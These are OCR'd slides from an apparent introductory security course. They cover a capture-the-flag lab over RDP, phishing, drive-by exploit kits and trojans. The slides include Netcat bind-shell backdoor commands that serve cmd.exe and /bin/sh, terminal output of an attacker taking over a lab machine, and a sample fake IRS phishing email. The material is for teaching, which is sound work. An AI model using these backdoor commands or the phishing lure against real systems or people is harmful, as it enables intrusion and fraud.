
Windows Terminal Server (port 3389) is open (cont.)

- Popup window prompts for a username and password
- If you know or guess a correct username/password, you will see the desktop of the server – it's like you're there! If you are an admin user, you "own" this server!
- Open a DOS window - and enter:

  (click Start/All Programs/Accessories/Command Prompt)

  > cd\

  > dir/s flag?.txt *find flags*


VirusScan Alert!
Virus alert!
Tools must be kept secure!
RDP Remote Sniffer Session

Using Terminal Server

Windows Terminal Server (port 3389) is open (cont.)

- Once you find flags, look at their contents

  > type c:\winnt\flag3.txt

- **Now, disconnect**

  Remember! **Disconnect** - not - ***Shut down!***

- BTW, there are 2 flags on each server:
  - Server 1: flag1.txt & flag2.txt
  - Server 2: flag3.txt & flag4.txt
  - Server 3: flag5.txt & flag6.tx
  - Server 4: flag7.txt & flag8.txt

Using FTP, SSH, Telnet, Terminal Server

NOTE for using the lab:

- Practice using FTP, SSH, Telnet and Terminal Server
- Look for the flags, but you don't need to get all 8 flags
- Don't attempt to capture password files, let alone crack their contents. These topics are covered later. Then you can get all the flags.

Why all this?

- FTP still widely used despite 'yousendit.com' services.
- SSH, Telnet, RDP widely used to manage remote/internal resources, colo/hosted/cloud servers.

Vulnerability Exploitation

Human Access: Human is often (always?) the weakest link

Exploitation methods

- Malicious website: Via email, IM, or SMS, send target a link to the website - the target must have an unpatched vulnerability or must purposely download and install the exploit (e.g. Drive-by injection)
- Phishing email: Send target an email that asks the target to visit a website that masquerades as trustworthy; the website requests sensitive information, such as usernames, passwords, and credit card info
- Trojanized application (“a Trojan horse”): Provide to the target (CD, USB stick, etc. Trojan is a backdoor!
- Trojan attachment: Sent target an email with a Trojan application attached.

Malicious Website Drive-by Downloads

- Downloads where user indirectly authorized but without understanding the consequences (eg. by installing an ActiveX component or Java applet)
- Download of malware through exploit (browser, e-mail client, OS bug, without any user intervention - *silent*

Driveby Exploit Kits

- Crimepack: one of 2010's best-selling exploit kits
- Effective exploit rate is 30%
- Logon screen:

overall stats

unique hits	loads	exploit rate
16971	3500	21%

exploit stats

iepeers	msiemc	pdf	libtiff	mdac	java	webstart	activex	other	aggressive
170	62	487	29	364	0	2339	0	49	0

os stats

os	hits	loads	rate
windows 2k	51	5	10%
windows 2k3	29	3	10%
windows xp	13312	2868	22%
windows vista	3535	591	17%

browser stats

10786 (**2645** loads) 25%	**4503** (**737** loads) 16%	**139** (**9** loads) 6%	**1514** (**9** loads) 5%

top countries

	country	hits	loads	rate
	brazil	8038	1965	24%

Phishing - Fake IRS e-mail

From: Internal Revenue Service


Dear Taxpayer,

After the last annual calculations of your fiscal activity we have determined that you are eligible to receive a tax refund of $773.80. Please submit the tax refund request and allow us 6-9 days in order to process it.

A refund can be delayed for a variety of reasons. For example submitting invalid records or applying after the deadline. To access your tax refund, use the form attached to this email.

Regards,

Internal Revenue Service



A Trojan Backdoor

Backdoors – We use Netcat!

- Usage: nc [-options] hostname port
- Options:

  -h help (this options list)

  -l listen mode – *makes it a server!*

  -L keep listening *even when client disconnects*

Remember the client/server model?*

- Server: Listen for inbound connections on port 22222:

  > nc -L -p 22222 *Netcat is a server*

- Client: Connect to a server (listener) on port 22222:

  > nc 192.268.0.1 22222 *Netcat is a client*

* Connection requires a server process listening on open port

A Trojan Backdoor

Netcat as a server that pushes a shell:

- Windows

  > nc -L -p22222 -e cmd.exe

  -L = Listen

  -p = port;

  -e = execute


- Linux

  # nc –L –p22222 –e /bin/sh ***a server!***


  Anyone who connects to it, owns it! It's like they are now in front of, and using, the server (target)!

A Trojan Backdoor

Pushes a DOS shell to anyone connecting to port 22222




In the next slide - attacker connects to, and owns the server!


Command Prompt - nc 192.168.0.101 22222
C:\Tools\netcat>
C:\Tools\netcat>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : jkandtc.com
IP Address. . . . . : 192.168.0.102
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
C:\Tools\netcat>nc 192.168.0.101 22222
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Tools\netcat>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : jkandtc.com
IP Address. . . . . : 192.168.0.101
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
Here, Netcat is acting as a client
its address is .102
When it connects to .101,
it becomes .101 !
Get a shell!
Attacker now “owns” the
target – 192.168.0.101

Remote Access & Control

NetBus circa 1998

